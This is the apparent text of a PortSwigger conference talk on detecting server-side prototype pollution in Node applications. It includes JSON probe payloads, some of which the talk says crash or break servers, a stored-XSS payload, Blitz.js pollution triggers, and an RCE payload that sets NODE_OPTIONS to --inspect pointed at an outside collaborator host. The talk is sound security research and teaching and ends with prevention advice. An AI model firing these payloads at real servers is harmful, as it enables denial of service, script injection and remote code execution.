Server side prototype pollution: Black box detection without the DoS

GARETH HEYES

About me

PortSwigger

- I love JavaScript
- I work for PortSwigger as a researcher
- I like to do crazy things
  - 3D CSS world without any JavaScript: garethheyes.co.uk
  - JSReg: Sandbox JavaScript with regular expressions
- I've written a book on JavaScript:
  - JavaScript for hackers
  - leanpub.com/javascriptforhackers/

Outline

PortSwigger

- Introduction
  - Prototypes and pollution
  - The DoS Problem
- Detection methods
  - Detection methods that cause DoS
  - Safe detection methods for manual testers
  - Safe automated detection methods
  - Asynchronous payloads
- Detecting JavaScript engines & leaking code
- Open source tool & free Academy labs
- Preventing prototype pollution
- Takeaways

Introduction

Introduction to prototype pollution

PortSwigger


```
let obj = {a:1, b:2};

Object.prototype.c=3;

console.log(obj.c);//3
```

Prototype chain

PortSwigger



JSON.parse() behaviour with __proto__

PortSwigger

```
let obj = {a: 1};

obj.__proto__ === Object.prototype

obj.hasOwnProperty('__proto__'); // false

let json = JSON.parse('{"__proto__":"WTF"}')

json.hasOwnProperty('__proto__'); // true!
```

Merge operation

PortSwigger

```
_.merge(userDetails, req.body);
```

User controlled
usually via JSON

Recursive merge function

PortSwigger

```
//..
if (isObject(srcValue)) {
    stack || (stack = new Stack);
    baseMergeDeep(object, source, key, srcIndex,
baseMerge, customizer, stack);
}
//...
```

What can you do with prototype pollution?

- Prototype pollution can change application configuration
- It can alter application behaviour
- Which can result in RCE
  - RCE in Kibana (CVE-2019-7609) by Michał Bentkowski
  - RCE in Blitz (CVE-2022-23631) by Paul Gerste

The DoS problem

PortSwigger

Testing legitimately is hard

- Probes can cause DoS
- Without error messages it's hard to know you are successful
- We need non-destructive techniques that subtly change application behaviour


Detection methods that cause DoS

Encoding property takes the server down

PortSwigger

```
{"__proto__":
{"encoding":"x"}}
```

Connection reset



Object.keys breaks the application

PortSwigger

Before

```
{"foo":"bar"}
```

```
HTTP/1.1 200 OK
```

Probe

```
{"constructor":{"keys":"x"}}
```

After

```
{"foo":"bar"}
```

```
HTTP/1.1 500
```

The expect property breaks the application

PortSwigger

Before

```
{}
```

```
HTTP/1.1 200 OK
```

Probe

```
{"__proto__":{"expect":1337}}
```

After

```
{}
```

```
HTTP/1.1 417
```

Tracing a property: expect

PortSwigger

```
Object.defineProperty(
Object.prototype, 'expect', {
    get(){
        console.trace("Expect!!!");
        return 1337
    }
});
```

Stored XSS via prototype pollution

PortSwigger

Before

```
{}
```

```
HTTP/1.1 200 OK
Content-Type:application/json

{}
```

Probe

```
{"__proto__":{"_body":true,"body":"<script>evil()"}}
```

After

```
{}
```

```
HTTP/1.1 200 OK
Content-Type:text/html

<script>evil()...
```

Detection methods

PortSwigger

Goals

- We don't want to take down the server
- We don't want to break functionality
- Ideally we want to turn it on/off

Safe detection methods for manual testers

Change the maximum allowed parameters

PortSwigger

Before

```
?x=1&foo=bar
```

```
HTTP/1.1 200 OK

foo=bar
```

Probe

```
{"__proto__":{"parameterLimit":1}}
```

After

```
?x=1&foo=bar
```

```
HTTP/1.1 200 OK

foo=undefined
```

Allow multiple question marks in param

PortSwigger

Before

```
??foo=bar
```

```
HTTP/1.1 200 OK

foo=undefined
```

Probe

```
{"__proto__":{"ignoreQueryPrefix":true}}
```

After

```
??foo=bar
```

```
HTTP/1.1 200 OK

foo=bar
```

Convert a parameter into an object

PortSwigger

Before

```
?foo.bar=baz
```

```
HTTP/1.1 200 OK

foo=undefined
```

Probe

```
{"__proto__":{"allowDots":true}}
```

After

```
?foo.bar=baz
```

```
HTTP/1.1 200 OK

foo=[object Object]
```

Change the charset of a JSON response

PortSwigger

Before

```
{"foo":"+AGIAYQBy-"}
```

```
HTTP/1.1 200 OK

{"foo":"+AGIAYQBy-"}
```

Probe

```
{"__proto__":{"content-type":
"application/json; charset=utf-7"}}
```

After

```
{"foo":"+AGIAYQBy-"}
```

```
HTTP/1.1 200 OK

{"foo":"bar"}
```

Investigating the charset technique

PortSwigger

```
return (contentType.parse(req).parameters.charset || '').toLowerCase()


IncomingMessage.prototype._addHeaderLine = _addHeaderLine;
function _addHeaderLine(field, value, dest) {
  field = matchKnownFields(field);
  const flag = StringPrototypeCharCodeAt(field, 0);
  if (flag === 0 || flag === 2) {
    //...
  } else if (dest[field] === undefined) {
    // Drop duplicates
    dest[field] = value;
  }
}
```

Safe automated detection methods

Change the padding of a JSON response

PortSwigger

Before

```
{"foo":"bar"}
```

```
HTTP/1.1 200 OK

{"foo":"bar"}
```

Probe

```
{"__proto__":{"json spaces":" "}}
```

After

```
{"foo":"bar"}
```

```
{
 "foo": "bar"
}
```

Modify CORS header responses

PortSwigger

Before

```
{}
```

```
HTTP/1.1 200 OK

{}
```

Probe

```
{"__proto__":{"exposedHeaders":["foo"]}}
```

After

```
{}
```

```
HTTP/1.1 200 OK
Access-Control-Expose-Headers: foo

{}
```

Change the status code

PortSwigger

Before

```
{,}
```

```
HTTP/1.1 400
```

Probe

```
{"__proto__":{"status":510}}
```

After

```
{,}
```

```
HTTP/1.1 510
```

Change options responses

PortSwigger

Before

```
OPTIONS / HTTP/1.1
```

```
HTTP/1.1 200 OK

POST,GET,HEAD
```

Probe

```
{"__proto__":{"head":true}}
```

After

```
OPTIONS / HTTP/1.1
```

```
HTTP/1.1 200 OK

POST,GET
```

Reflected properties inside JSON

PortSwigger

Probes

```
{"__proto__":"d5a347a2"}
```

```
HTTP/1.1 200 OK

{}
```

```
{"__proto__x":"d5a347a2"}
```

```
HTTP/1.1 200 OK

{"__proto__x":"d5a347a2"}
```

After

```
{}
```

```
HTTP/1.1 200 OK

{"__proto__x":"..."}
```

Excluded properties from JSON responses

PortSwigger

Probe

```
{
  "__proto__":{
    "a":"test1"
  },
  "a":"test2",
  "b":"test3"
}
```

```
HTTP/1.1 200 OK

{"b":"test3"}
```


RCE in Blitz via prototype pollution

PortSwigger

Remote Code Execution via Prototype Pollution in Blitz.js

BY PAUL GERSTE | JULY 12, 2022


Security Security



https://blog.sonarsource.com/blitzjs-prototype-pollution/

How prototype Blitz JSON works

PortSwigger



Triggering prototype pollution in Blitz

PortSwigger

```
{
  "meta": {
    "params": {
      "referentialEqualities": {
        "products.0.brand.name": ["__proto__.targetKey"]
      }},
  "json": {
    "products": [{"brand":{"name":"targetValue"}}]
  },
```

Generic prototype pollution detection in Blitz

PortSwigger

```
{
  "meta": {
    "params": {
      "referentialEqualities": {
        "products.0.brand.name": ["__proto__.__proto__"]
      }},
  "json": {
```

```
HTTP/1.1 500 Internal Server Error
{"message":"Immutable prototype object cannot have their prototype
set"}}
```

A generic prototype pollution technique

PortSwigger

Using __proto__.__proto__

- Generically detect prototype pollution
- Assigning with an object will throw a type error exception
- Assigning with null or primitive will not
- We can use this difference as a generic detection method

Asynchronous payloads

Node sinks

PortSwigger

```
const { exec } = require('child_process');
let proc = exec('ls');


const { execFile } = require('child_process');
let proc = execFile('/usr/bin/node');


let { execSync } = require('child_process');
let proc = execSync('ls');
```

Generic prototype pollution in Node

PortSwigger

Good prototype pollution research

- Excellent paper https://arxiv.org/pdf/2207.11171.pdf
  By Mikhail Shcherbakov, Musard Balliu & Cristian-Alexandru Staicu
- Shows how to exploit previous code execution sinks
- How can you scan for these vulnerabilities?

Finding RCE

PortSwigger

- Node blocks --eval in NODE_OPTIONS
- Happily accepts --inspect=host:port
- Devtools connection means RCE

```
{
  "__proto__": {
    "argv0":"node",
    "shell":"node",
    "NODE_OPTIONS":"--inspect=id.oastify.com"
  }
}
```

Asynchronous payloads problem

PortSwigger

- Problem:False positives when sites scrape for hosts
- Solution: Obfuscate the host

```
{
 "__proto__": {
  "argv0":"node",
  "shell":"node",
  "NODE_OPTIONS":"--inspect=id\"\".oastify\"\".com"
 }
}
```

Detecting JavaScript engines & leaking code

Detecting JavaScript engines

PortSwigger

Interesting questions

- What would happen if you use JS properties in param names/values
- Can you detect the engine?
- Can you leak code?

Leaking code

PortSwigger

```
GET / HTTP/2
Host: creative.adobe.com
Cookie: creative-cloud-loc=constructor
```

```
HTTP/1.1 200 OK
Set-cookie: creative-cloud-language=function
Object(){[native code]}; ...
```

Detecting JavaScript engines

PortSwigger

```
GET /?valueOf HTTP/2
Host: apps.apple.com
```

```
HTTP/2 500 Internal Server Error
```

```
GET /?toString HTTP/2
Host: apps.apple.com
```

```
HTTP/2 500 Internal Server Error
```

Detecting JavaScript engines

PortSwigger

Detection methods

- You can detect the Rhino JavaScript engine using toSource or __iterator__ properties
- To detect JavaScript use the following properties: toString, valueOf, hasOwnProperty
- If an application allows __lookupSetter__ & not toSource it's probably V8

Open source tool & Web Security Academy

Open source tool

PortSwigger

Learning resources & open source tool

- Server side prototype pollution scanner: github.com/portswigger/server-side-prototype-pollution
- Academy Labs: portswigger.net/web-security/prototype-pollution/server-side/
- Whitepaper: portswigger.net/research/server-side-prototype-pollution

Preventing prototype pollution

PortSwigger

Use Set/Map instead of object literals:

```
let options = new Map();
options.set('foo', 'bar');
console.log(options.get('foo'))//bar
```

```
let allowedTags = new Set();
allowedTags.add('b');
if(allowedTags.has('b')) {
    //
}
```

- Use Object.create(null)
- If you have to use object literals use:
  `let obj = {__proto__:null};`
- --disable-proto=delete will remove __proto__ completely

Takeaways

- Use the server side prototype pollution scanner: github.com/portswigger/server-side-prototype-pollution
- Safe black box scanning is possible
- Use Set/Map instead of object literals